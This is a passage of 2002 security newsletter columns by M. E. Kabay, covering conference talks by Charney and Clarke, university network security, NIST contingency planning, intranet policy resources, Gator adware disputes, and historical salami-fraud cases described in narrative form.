Speaking at the 6th National Colloquium on Information Systems Security Education (NCISSE, < http://www.ncisse.org/conference2002/ >) at the Redmond WA campus of Microsoft Corporation on Tuesday the 4th of June 2002, Charney continued with his analysis of what's wrong with INFOSEC today. He said that kids who habitually hack into other people's computers usually know that they shouldn't break into their neighbor's house; they don't read their friends' diaries or take their homework. But when you ask if it's OK to break into their friends computer, they look puzzled and say, "Sure, why not?" They know the rules about houses, books and homework because they've been taught explicitly since childhood by parents, teachers and other adults. Where information security is involved, though, nobody's even raised the ethical issues with them.

In the real world, perceptions of security are rooted in ignorance. For example, many people are afraid of transmitting their credit card number over the Internet – but there has never been a single documented case of capturing a credit-card number in transit. It's hard to capture the right packets in the network. And why would anyone try to capture one credit-card number when they can steal 100,000 at the server? That's why we have to encrypt the data on disk.

He was driving around Seattle recently when he heard an advertisement from a local hospital that announced that they could monitor signals from patients' heart pacemakers. Now, Charney claims not to be innovative; he generally waits for bad guys to do bad stuff and then he catches them and puts them in jail. But, he said, even he could see that if the pacemaker were made to _receive_ signals, there could be a lot of trouble. Imagine your pacemaker's firewall announcing that it repelled half-a-dozen attacks on your life. . . .

Charney emphasized that more than half of the computers in use today are *unmanaged.* We need

to implement effective security if we want to continue progressing. Doing nothing is not an acceptable choice. We need industry-wide efforts to build better security into all of our software and systems. We should implement security by design , by default and by deployment. That is, security should be part of the thinking that goes into product design; defaults should provide reasonable security out of the box; and updates and fixes should be pulled automatically to systems rather than requiring manual intervention.

Trustworthy computing should also respect principles of fair information management; e.g., notice to the data subject, choice of application, access to records and the opportunity for correcting mistakes, and enforcement of privacy policies. Asking "Who _owns_ the data" is the wrong question because it gets people involved in legal hair-splitting; the question should be "how is the information handled?"

You know, I think Microsoft may finally be getting religion. I'm sure that participants in the colloquium wish Mr Charney well in his quest for better software and network security.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

View From the White House:
Fix Vulnerabilities Immediately

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the most interesting lectures at the Sixth National Colloquium on Information Systems Security Education (see http://www.ncisse.org) in Seattle (3-6 June 2002) was a speech by Dick Clarke, the Special Advisor to the President for Cyberspace Security. He stated that cyberspace security would depend primarily on the private sector and that academia will play a vital role in raising the level of security in the United States both in research and in education.

Mr. Richard A. Clarke began his federal service in 1973 in the Office of the Secretary of Defense as an analyst on nuclear weapons and European security issues. On October 9, 2001, he was appointed Special Advisor to the President for Cyberspace Security < http://www.whitehouse.gov/news/releases/2001/10/20011009-4.html >; as such, he coordinates interagency efforts to secure information systems, particularly in the event of a disruption, when must coordinate efforts to restore critical systems. He strongly supports the private sector, which owns and operates the vast majority of America's critical infrastructure.

Mr Clarke said that this year has seen many changes in security thinking. After the events of September, security rose to top priority in everyone's mind; however, he opposes the use of the word "cyberterrorism" because it suggests that known terrorist groups will use information warfare techniques against us. But this is a limitation in our thinking according to Clarke: we have never seen a terrorist group apply information warfare against us. They use it for communications and recruitment, but never for direct attacks. In any case, it doesn't matter who's causing damage to our information infrastructure. We're never going to be able to tell people in advance on a consistent basis who's going to attack what, when and how, so let's worry about the vulnerabilities, not the threats. Mr Clarke asserted that private sector organizations don't need to wait for the intelligence services to find the attackers. Do your vulnerability analysis, rank the vulnerabilities, and start solving the problems step by step. Said Clarke, "The problem is yours, not ours. It's a problem where law enforcement, the military and the government cannot secure your systems. We're never going to allow the FBI or the US Army to tell a bank how to configure their networks."

As for US federal government efforts, after 9/11 agencies examined the vulnerability assessments for a number of agencies and discovered that many of them were _not_ planning for remediation. The requests were sent back to the agencies and the result of the new focus was a 64% increase in IT security spending – a $4.5B increase in the budget. So there's going to be a significant spike in security spending this fall as the budgets move through the process.

* * *

In the next article, I'll report on Mr Clarke's comments about the role of higher education in national information assurance.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

White House to Universities: Tighten Up Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As I mentioned in the previous report in this series, one of the most interesting lectures at the Sixth National Colloquium on Information Systems Security Education (see http://www.ncisse.org) in Seattle (3-6 June 2002) was a speech by Dick Clarke, the Special Advisor to the President for Cyberspace Security. He stated that cyberspace security would depend primarily on the private sector and that academia will play a vital role in raising the level of security in the United States both in research and in education.

Clarke said, "The national infrastructure protection plan is being written not by bureaucrats but rather by the people in the private sector, universities and state and local governments who are experts in their section of the critical infrastructure. We have asked higher education to participate in this effort. First, help us design the research projects. We inherited the Internet, which does not incorporate security features. We don't have to accept it as it is; we can rebuild it. We need secure operating systems; Bill Gates says he will devote the resources of this enormous corporation to developing a security operating system. We need redesigned routers. In a billion-node Internet, do we still want to use TCP/IP? Today's wireless protocols? So one of the elements of the national plan is a research agenda."

He continued, "The second thing we need from the academic sector is to teach. We have an entire generation of computer users who, in the absence of security education, will continue to make their parents' mistakes. We will have about 450 cyber-corps scholarship recipients next year; we need ten time that number. We need evidence that the program is effective. We're looking forward to approval of the Congress for $19B of dollars in increased scholarships."

Finally, Mr Clarke called for a radical improvement in university computer security: "The third element is securing the universities' own networks, which are the major source of hack attacks today: probably three-quarters of the total number of attacks. The attacks may not originate there, but most of them jump through them. Perhaps because of a distorted sense of academic freedom, universities do not in general apply strong security measures to their own systems. These enormous networks will continue to be hosts for attacks by hackers and, perhaps, terrorists. Those of you teaching security in universities need to champion security in your own organizations. If the university is a launching pad for attacks, it may cause hundreds of millions of dollars of damage to the national economy."

Clarke announced that his office has supported setting up an association of university presidents and that he thinks that spending on university security is only 10% of what it should be. He said, "We need to change universities so that they are no longer the worst-secured component of the American economy."

* * *

As a university professor, I can affirm that academics are often among the worst violators of what one would think were common-sense rules for protecting information. In a number of institutions, I have seen professors repeatedly leave their office doors open and their laptop computers logged on without any kind of protection – sometimes for hours at a time. Honor code or not, the temptation to students to modify their own grades (and, as camouflage, the grades of some of their peers) must be intense.

What is clear is that universities, like any other organizations wishing to be good Internet participants, should implement at least the following principles for their networks:

(1) Firewalls should be configured for egress filtering that prevents all TCP/IP packets with forged origination addresses from leaving the system;
(2) Firewalls should forbid entry of all packets with forged origination addresses within the university's own IP address space;
(3) All SMTP servers should be configured to prevent spam relays through those points.
(4) Some specific named individual(s) should be explicitly responsible for monitoring appropriate resources (e.g., CERT/CC alerts < http://www.cert.org > or the ICAT Metabase / Common Vulnerabilities and Exposures database < http://icat.nist.gov/icat.cfm >) and patching critical vulnerabilities as appropriate.

As for monitoring and controlling staff, student and faculty use of university computers – university property, after all – discussion groups abound with what seems to me to be denial of the problems caused by irresponsible use of the Internet. Preventing or punishing users for trafficking in stolen music and software, downloading or uploading pornography, or writing scurrilous postings to Usenet groups using their university-assigned e-mail identities are perceived by some in the university community as unacceptable limitations on speech. But this topic is so vast that I will reserve a detailed exploration for a possible later series of articles.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

New Contingency Planning Document from NIST

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Information Technology Laboratory (ITL) of the National Institute of Standards and Technology (NIST) has announced publication of the free, Web-based _CONTINGENCY PLANNING GUIDE FOR INFORMATION TECHNOLOGY SYSTEMS _ edited by Elizabeth B. Lennon. The following is a slightly-edited quotation from the release note circulated to subscribers of the _ITL Bulletin for June 2002_ (used with permission of the editor).

NIST's Information Technology Laboratory has published a recommended guidance document on contingency planning for federal departments and agencies. Industry will find the recommendations valuable as well. NIST Special Publication (SP) 800-34, which provides guidance to individuals responsible for preparing and maintaining IT contingency plans. The guide discusses essential contingency plan elements and processes, highlights specific considerations and concerns associated with contingency planning for various types of IT systems, and provides examples to assist readers in developing their own IT contingency plans. The document, among others, is available in a printable Acrobat PDF file at < http://csrc.nist.gov/publications/nistpubs/index.html >. While you are there, note the extensive links on the left column of that page, including "Alerts", which brings you to a useful list of current vulnerability alerts called the "Vulnerability and Threat Portal."

The IT contingency planning guide identifies fundamental planning principles and practices to help personnel develop and maintain effective IT contingency plans. The principles meet most organizational needs; however, each organization may have additional requirements specific to its own processes. The document provides guidance to help personnel evaluate information systems and operations to determine contingency requirements and priorities. The guidance also provides a structured approach to aid planners in developing cost-effective solutions that accurately reflect their IT requirements and integrate contingency planning principles into all aspects of IT operations.

The guidance presented should be considered during every stage of contingency planning, starting with the conceptualization of contingency planning efforts through plan maintenance and disposal of the contingency plan. If used as a planning management tool throughout the contingency planning process, the document and its appendices should provide users with time- and cost-saving practices.

The guide presents contingency planning principles for the following common IT processing systems:

* Desktop computers and portable systems (laptop and handheld computers)

* Servers * Websites

* Local area networks (LANs)

* Wide area networks (WANs)

* Distributed systems

* Mainframe systems.

The document discusses common technologies that may be used to support contingency capabilities. Given the broad range of IT designs and configurations, however, as well as the rapid development and obsolescence of products and capabilities, the scope of the discussion is not intended to be comprehensive. Rather, the document describes practices for applying technology to enhance an organization's IT contingency planning capabilities.

The document outlines planning principles that may be applied to a wide variety of incidents that could affect IT system operations. The scope includes minor incidents causing short-term disruptions to disasters that affect normal operations for an extended period. Because IT systems vary in design and application, specific incident types and associated contingency measures are not provided in the document. Instead, the planning guide defines a process that may be followed for any IT system to identify planning requirements and develop an effective contingency plan.

* * *

Readers may subscribe to the ITL Newsletter in ASCII e-mail format by sending an e-mail message from your business e-mail account to < mailto:listproc@nist.gov > with the message "subscribe itl-bulletin" (not including the quotation marks). To have the Bulletin delivered to an e-mail address other than the FROM address, contact the ITL editor at 301-975-2832 or send a request to < mailto:elizabeth.lennon@nist.gov >.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Planning Intranet Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader writes, "I am looking for a template for a security Plan for an Intranet that we are developing. Can you point me to a template for a security plan for an internet or intranet?"

* * *

The most important piece of advice is that templates are a good tool for policies, but nothing can substitute for a sound analysis of your own situation. No one published plan can suit all possible network designs, applications, and threats. As always, you have to

* Gain upper management support for developing security policies and procedures;

* Form an information protection working group with representation from all sectors of the organization, including technical staff, production workers, public relations people, legal staff, facilities security and so on;

* Evaluate your functional requirements;

* Define the value of protecting the different kinds of information your users will work with (valuation will include the costs of unavailability, errors, unauthorized disclosure, forgery, excessive security and so on);

* Evaluate the most important threats in your particular business and technical environment;

* Define an acceptable strategy for safeguarding information resources without crippling productivity, wasting money, or frustrating employees in their work;

* Review and adjust proposed policies so that all sectors of the organization agree to work towards effective implementation;

* Include awareness training and ongoing programs to maintain and publicize changing security policies as needed;

* Assign responsibility for keeping security as a living component of everyday work.

Ho-hum, but you knew that, right? OK, here are some resources for you. In the space available, I am listing just a few good starters, and omission of a resource is in no way to be construed as criticism.

(1) Let's get the shameless plug out of the way first. Several chapters in the CSH4 provide useful preparatory reading:

Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition._ Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index. Chapters 15, 17, 20, 21, 22, 38, 31, 32, 33,

35, & 37 come to mind as most relevant <g>.

(2) Take a look at the text below; I haven't seen it myself, but the blurb includes positive notes from well-respected security experts:

McCarthy, L. (1998). _Intranet Security : Stories from the Trenches_. Sun Microsystems Press (Santa Clara, CA). ISBN 0-13-894759-7. 288 pp.

(3) _Intranet Journal_ has an extensive list of articles about intranet security at < http://www.intranetjournal.com/security/ >.

(4) The English edition of the German _IT Baseline Protection Manual_ has a number of relevant sections in the Network security chapter (#6) at < http://www.bsi.bund.de/gshb/english/etc/k6.htm > but see the site map at < http://www.bsi.bund.de/gshb/english/etc/navie.htm >.

(5) The CERT/CC "Security Improvement Modules" are available online (and free) in Acrobat PDF and in Postscript formats from < http://www.cert.org/security-improvement/#modules >. This information is also available in the textbook,

Allen, J. H. (2001). The CERT® Guide To System and Network Security Practices. Addison-Wesley (Boston, MA). ISBN 0-201-73723-X. 480 pp.

For a description of the book, see the publisher's Web page at < http://www.awprofessional.com/catalog/product.asp?product_id={D861C120-31DF-45FC-A8EC-FA99D2605B5B} >.

(6) The NSA Security Recommendation Guides are useful for Windows 2000, Windows NT, and Cisco router configuration. See the list of documents starting at < http://nsa2.www.conxion.com/ >.

(7) The SANS Information Security Reading Room is full of useful materials. Start at the home page < http://www.sans.org/newlook/home.php > and click on the Reading Room icon at the top of the screen. You'll be asked to register if you haven't yet done so.

(8) For help in precise wording of policies, I recommend

Wood, C. C. (2001). Information Security Policies Made Easy: A Comprehensive Set of Information Security Policies. Version 8. Pentasafe Security Technologies (Houston, TX). ISBN 1-881-58507-7. Includes CD-ROM for complete access to text. See < http://www.pentasafe.com/publications/ispme.asp >

and also

Peltier, T. R. (1998). Information Security Policies and Procedures: A Practitioner's Reference. Auerbach Publications (Boca Raton, FL). ISBN 0-849-39996-3. 250 pp, CD-ROM. $245. See < http://www.crcpress.com/shopping_cart/products/product_detail.asp?sku=AU9996 >

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Gator: A Different Animal Altogether

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

After Network World Fusion published my series of articles on scumware a few weeks ago, I received admirably polite representations from the understandably irritated makers of Gator software protesting their inclusion in the series. After engaging in a dialogue with Mr. Scott Eagle, The Gator Corporation's Chief Marketing Officer, the facts came clear why Gator feels it was erroneously included in the series. Below are edited comments from Mr. Eagle that outline the facts from the company perspective.

* * *

Mr. Eagle explained that Gator strongly objects to being called scumware because, "frankly, it is not scumware." In my article, titled, "Whose Web Page is it, Anyway," I defined scumware as "software that modifies the appearance of Web pages without permission from the people who created those Web pages." I also highlighted four key elements of scumware:

* "Scumware makes unauthorized changes to the appearance and content of Web pages that affect more than a single user.

* The changes imposed by scumware interfere with contractual relationships between Web content providers and advertisers.

* The introduced advertisements and links may convey a false impression implying relationships and possibly endorsements that do not exist.

* The modifications may be creating an unauthorized derivative work."

Mr. Eagle carefully outlined the facts as he sees them:

* Gator does not modify the underlying browser window, the underlying HTML of a Web page or the content of a Web page in any way. The company serves a separate (and closable) pop-up window just like ICQ, Yahoo! NewsAlert, or many windows alert software like virus protection, to alert consumers to information.

* Gator does not interfere with the relationship between Web content providers and advertisers.

* Gator consumers actively agree to a contract by which they get useful, free software in exchange for receiving ads. In fact, the company actually has a much stronger contractual arrangement with consumers than virtually any Web site or 3rd party ad network. Mr. Eagle made his point by asking if a consumer ever actively accepted a privacy policy or end user license agreement from DoubleClick? Or agreed to get pop-unders from Web content sites?

* Gator brands every advertisement that is part of its program because it wants users to know where they are receiving these offers. There is even a "?" icon on each ad so consumers can find out more. No one, not even Yahoo!, has this level of branded disclosure on pop-up and pop-under ads.

* Gator's ads are competitive but never derivative.

I also mentioned in "Scumbody's Changing my Web Page" that "products such as Gator deliberately overlay banner ads." Mr. Eagle informed me that the incident I was referring to was from the summer of 2001, when the company's Companion Pop-Up ads attracted the attention of the IAB. In fact, once the IAB became aware of the facts surrounding Gator's Companion Pop-Up Banners, the parties amicably settled the dispute. In addition, the Company, the IAB, and many major Web site publishers have worked together in a variety of ways to address new online media issues, including the Company's current and planned new ad vehicles. Finally, Gator has not published any of the "controversial" Companion Pop-up Banners since November 2001.

In summary, in Gator's opinion, there *are* considerable benefits to the Gator model for all parties:

* Consumers (benefit: dozens of free ad-supported software utilities to choose from versus having to pay up to $30 for these products – in exchange for seeing a few ads each month that are relevant to them),

* Advertisers (benefit: high ROI on their marketing campaigns due to behavioral targeting, click/response rates often 40-times the industry average) and,

* Independent software publishers (benefit: they can focus on innovation vs. monetization of their software so that they can continue to thrive by creating cool consumer software utilities).

* * *

I'm very pleased to receive this information from Gator and regret that I did not know these facts before mentioning them in my series.

On a related note, Declan McCullagh's POLITECH (Politics of Technology) has a discussion about the legality and ethics of new technology (e.g., ReplayTV) that allows viewers to record and playback TV programs without the advertisements. See < http://www.politechbot.com/p-03642.html >.

* * *

POSTSCRIPT:

My friends John Gehl and Suzanne Douglas published this abstract in their excellent "NewsScan" daily summary on the 27th of June, just as this article was going to press:

PUBLISHERS SUE WEB SITE FOR MISAPPROPRIATING THEIR ADS
A group of major U.S. publishing companies, including the Washington Post Company and the

New York Times Company, is suing Gator Corp., a Web site operator based in Redwood City, California, for taking ads on the publishers' Web sites and reselling them on Gator sites without authorization. The publishers say the misappropriation amounts to unfair competition with them, since Gator's competing offer to advertisers makes it harder for publishers to sell ads themselves. (Washington Post 27 Jun 2002)
http://www.washingtonpost.com/wp-dyn/articles/A52132-2002Jun26.html

See < http://www.newsscan.com > for free subscription.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Salami Fraud (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The recent disclosure that WorldCom concealed almost $4 billion of expenses as if they were asset acquisitions and thus falsified its accounting reminds me of the very opposite kind of fraud – one that involves lots of little thefts instead of one gigantic theft. In the _salami fraud_, criminals steal money or resources a tiny bit at a time. Two different etymologies are circulating about the origins of this term. Some claim that it refers to slicing the data thin – like a salami. Others argue that it means building up a significant object or amount from tiny scraps – like a salami.

The classic story about a salami attack is the old “collect-the-roundoff” trick. In this scam, a programmer modifies the arithmetic routines such as interest computations. Typically, the calculations are carried out to several decimal places beyond the customary 2 or 3 kept for financial records. For example, when currency is in dollars, the roundoff goes up to the nearest penny about half the time and down the rest of the time. If the programmer arranges to collect the discarded fractions of pennies in a separate account, a sizable fund can grow with no warning to the financial institution.

More daring salamis slice off larger amounts. The security literature includes case studies in which an embezzler removed $0.20 to $0.30 from hundreds of accounts two or three times a year. These thefts were not discovered or reported: most victims wouldn't bother finding the reasons for such small discrepancies. Other salamis have used bank service charges – increasing the cost of a check by $0.05, for example.

Credit card thieves with thousands of stolen account numbers sometimes steal only a little from each card, on the theory that most people won’t even notice or won’t bother reporting a minor expense that they don’t recognize.

A specific example of salami fraud occurred when a ring of criminal hackers operating in the United States, England and Spain stole the telephone calling card numbers of 140,000 subscribers of AT&T Corp, GTE Corp, Bell Atlantic and MCI Communications Corp. These thefts are estimated to have resulted in U$140 million of fraudulent long distance calls – but the thieves used y cycled through the list of cards, placing only one fraudulent call on each card.

In another scam, two programmers made their payroll program increase the federal withholding amounts by a few cents per pay period for hundreds of fellow employees. The excess payments were credited to the programmers' withholding accounts instead of to the victims' accounts. At income-tax time the following year, the thieves received fat refunds from Internal Revenue.

In January 1993, four executives of a rental-car franchise in Florida were charged with defrauding at least 47,000 customers using a salami technique. The federal grand jury in Fort Lauderdale claimed that the defendants modified a computer billing program to add five extra gallons to the actual gas tank capacity of their vehicles. From 1988 through 1991, every customer who returned a car without topping it off ended up paying inflated rates for an inflated total of gasoline. The thefts ranged from $2 to $15 per customer – rather thick slices of salami

but nonetheless difficult for the victims to detect. [NOTE: I have looked for information about the results of the accusation, but have been unable to find any. If any reader can help me with the details of what happened after the indictment, I will gladly publish a note in this newsletter with thanks.]

The next article in this pair continues with more examples of salami frauds.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Salami Fraud (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the second of a pair of articles looking at salami frauds, where tiny thefts are repeated many times.

Peter G. Neumann, in RISKS 18.75, wrote that in January 1997, "Willis Robinson, 22, of Libertytown, Maryland, was sentenced to 10 years in prison (6 of which were suspended) for having reprogrammed his Taco Bell drive-up-window cash register -- causing it to ring up each $2.99 item internally as a 1-cent item, so that he could pocket $2.98 each time. He amassed $3600 before he was caught." Another RISKS correspondent added that management assumed the error was hardware or software and caught the perpetrator only because the idiot bragged about his crime to co-workers.

In Los Angeles in October 1998, the district attorneys charged four men with fraud for allegedly installing computer chips in gasoline pumps that cheated consumers by overstating the amounts pumped. The problem came to light when an increasing number of consumers charged that they had been sold more gasoline than the capacity of their gas tanks. However, the fraud was difficult to prove initially because the perpetrators programmed the chips to deliver exactly the right amount of gasoline when asked for five- and ten-gallon amounts – precisely the amounts typically used by inspectors.

Unfortunately, salami attacks are designed to be difficult to detect. The only hope is that random audits, especially of financial data, will pick up a pattern of discrepancies and lead to discovery. As any accountant will warn, even a tiny error must be tracked down, since it may indicate a much larger problem. For example, Cliff Stoll's famous adventures tracking down spies in the Internet began with an unexplained $0.75 discrepancy between two different resource accounting systems on UNIX computers at the Keck Observatory of the Lawrence Berkeley Laboratories. Stoll's determination to understand how the problem could have occurred revealed an unknown user; investigation led to the discovery that resource-accounting records were being modified to remove evidence of system use. The rest of the story is told in Stoll's book, _The Cuckoo's Egg_ (1989, Pocket Books: Simon & Schuster, New York – ISBN 0-671-72688-9).

If more of us paid attention to anomalies, we'd be in better shape to fight the salami rogues. Computer systems are deterministic machines – at least where application programs are concerned. Any error has a cause. Looking for the causes of discrepancies will seriously hamper the perpetrators of salami attacks. From a systems development standpoint, such scams reinforce the critical importance of sound quality assurance throughout the software development life cycle.

Moral: don't ignore what appear to be errors in computer-based financial or other accounting systems. And next time you audit your accounting system, don't overlook $3.8 billion dollars of unexplained profit, either.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

GATOR Provides Clear Privacy Statements and End-User Agreements

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Thanks to the continued correspondence with GATOR.COM and their marketing firm, I have looked further into the current practices of Gator.com and am impressed by the clarity of their marketing materials, privacy policy and end-user license agreements. Anyone planning to use their software or who is designing a [W]eb site or software product that keeps track of user activity will benefit by examining the policies closely to learn how to make one's activities plain.

Gator's marketing pages are found at < http://www.gatorcorporation.com/advertise/qtr/ >. The sequence of [W]eb pages starting there makes it very clear that advertisers are able to show Gator users advertisements "On any site on the [W]eb. At any time during their purchase cycle. Even at a competitor's site."

The privacy statement, found at < http://www.gator.com/help/privacy_license-2.6.html > is admirably clear and free of confusing legal jargon. The main points are as follows:

(1) Gator products are designed to collect "information about where you surf and shop on the [W]eb. For example, if you visit a recipe site we might display a special offer or advertisement for cookware. Depending on which services and applications you use, as well as your preferences, these special offers and advertisements may be displayed using various size pop-up windows on [W]eb pages you visit, and/or sent to you via electronic mail."

(2) Gator does have to store a modest amount of information about each user (quoting directly from the page):

* "Your email address, first name, country and ZIP code (limited to first 5 digits in the U.S.)

* Your Gator.com ID which is a numeric identifier that is generated by Gator.com when you receive Gator ServWareApps

* Your master Gator password, if you choose to use one (we store this so we can share it with you if you happen to forget it)

* Information about [W]eb pages you visit -- this information includes a site's [W]eb address, time spent at a site, transaction activity, where Gator ServWareApps were used, site entry and exit patterns, and some products and information viewed

* Any optional demographic information you choose to provide us such as gender and income

* History of various special offers and advertising delivered by Gator ServWareApps, and your various responses to them

* Standard [W]eb log information and system settings such as user IP addresses, browser type and versions, screen resolution, time zone selected and the version numbers of some of the software installed on your personal computer"

(3) Gator does not normally store "your last name, street addresses, phone numbers, credit card numbers and login IDs/ passwords for [W]eb sites which Gator Login Helper remembers for you." Only if the user specifically requests storage of additional information will Gator keep track of such details.

(4) All changes to the privacy statement and end user license agreement are announced explicitly to every user "either by displaying an online pop-up communication or sending an email message."

(5) Gator products use cookies, including third-party cookies from their clients, to track user activity and, specifically, "To identify the partner that was responsible for introducing you to a Gator ServWareApp application so that Gator.com can pay that partner a fee for introducing you. To display the most appropriate advertising based on your interests and activities. To identify which Gator ServWareApps are on your computer."

(6) Gator products use "[W]eb beacons" which "are electronic images (also called a "single-pixel GIF") found in, among other places, various size pop-up advertisements and email messages. Gator.com and third-party service providers may include [W]eb beacons in an email message in order to count and record how many recipients have viewed the email message, in the aggregate, and to individually identify and record, by email address, those who have viewed the email message and those who have not viewed the email message. Third party service providers that serve ads to Gator ServWareApps users at Gator.com's request may use [W]eb beacons in connection with the provisioning of their services."

(7) Users may terminate delivery of Gator e-mail communications at any time.

(8) Gator-enabled software is updated automatically. "We use technology that automatically delivers software applications, automatic updates to these applications, and other information to your computer without requiring any action on your part so that they will be ready and waiting for you when you need them."

* * *

On another note, Gator quickly fixed a security flaw in February when it was informed that its ActiveX download plug-in could allow back-door installation of hostile programs. For more details, see the article by Stefanie Olsen at < http://news.com.com/2110-1023-843692.html >.

I trust that this information will be helpful to people interested in learning more about Gator and its clients as well as offering a model for clear explanations of what a [W]eb site or software actually do with user information and user systems.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your

technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his [W]eb site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Norwich University MSIA

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In November 2001, I was asked to help create a new graduate program in information assurance (IA) at Norwich University.

